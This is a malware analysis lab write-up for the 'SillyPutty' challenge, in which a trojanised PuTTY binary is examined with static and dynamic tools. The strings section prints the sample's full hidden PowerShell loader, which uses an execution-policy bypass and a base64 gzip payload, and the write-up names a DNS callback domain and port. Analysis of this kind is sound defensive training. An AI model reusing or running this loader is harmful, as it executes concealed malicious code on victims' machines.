# Challenge 1: SillyPutty

Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

### Objective

Perform basic static and basic dynamic analysis on this malware sample and extract facts about the malware's behavior. Answer the challenge questions below. If you get stuck, the `answers/` directory has the answers to the challenge.

## Tools

### Basic Static:

- File hashes

- VirusTotal

- FLOSS

- PEStudio

- PEView

### Basic Dynamic Analysis

- Wireshark

- Inetsim

- Netcat

- TCPView

- Procmon

## Challenge Questions:

### Basic Static Analysis

---

**- What is the SHA256 hash of the sample?**


Ans: SHA256- 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

**- What architecture is this binary?**

**Ans:** x32 architecture from PEview and VirusTotal

**- Are there any results from submitting the SHA256 hash to VirusTotal?**

**Ans:** 59 vendors and 2 sandboxes have flagged this file as malicious.



**Header**

Target Machine: Intel 386 or later processors and compatible processors

Compilation Timestamp: 2021-07-10 09:51:55 UTC

Entry Point: 1187840

Contained Sections: 10

**- Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?**

**Ans:**

Powershell execution

kernel32

CreateThread

;}$u

D$$[[aYZQ

powershell.exe -nop -w hidden -noni -ep bypass "&(::create((New-Object System.IO.StreamReader(New-Object

System.IO.Compression.GzipStream((New-Object

System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU

lypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7

TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk

25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUj

mWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFT

ope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRm

aKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+Fv

KJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW

PiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WI

Gf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMod

e]::Decompress))).ReadToEnd()))"


GDI32.dll


**- Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?**

**Ans:** There were a lot of API calls that are used by threat actors to carry out their malicious activities. I’m mentioning some and the rest I will add in as a screenshot.

1. CreateWindowExA(USER32.dll)
2. FindWindowA(USER32.dll)
3. ShellExecuteA(SHELL32.dll)

**Image snapshots**

****



**- Is it likely that this binary is packed?**

**Ans:**  Virtual Size- 95F6D(in hex) 6,14,253(in bytes)

Size of Raw Data- 96000(in hex) 6,14,400(in bytes)

Inference- Not drastic change in the size. Implying that the binary may not be packed.


Also IAT listed out all the API calls taking place in the program thereby indicating that the program may not be packed.

---

### Basic Dynamic Analysis

**- Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?**

**Ans:** After initial detonation. Without inetsim running the putty configuration dialog box appears and the powershell window appears and disappears.



**- From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?**


**Ans:** The payload is executed via the powershell and the command that is executed is

powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(''))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

Procmon was the tool used to identify this by applying the filter on process name and path(just put path as powershell.exe)

**- What is the DNS record that is queried at detonation?**

**Ans:** The answer is provided in the following screenshot



DNS:- bonus2.corporatebonusapplication.local

**- What is the callback port number at detonation?**

**Ans:** At detonation the callback port is 53.

**- What is the callback protocol at detonation?**

**Ans:** The callback protocol is DNS as the sample is trying to contact a domain.

**- How can you use host-based telemetry to identify the DNS record, port, and protocol?**

**- Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?**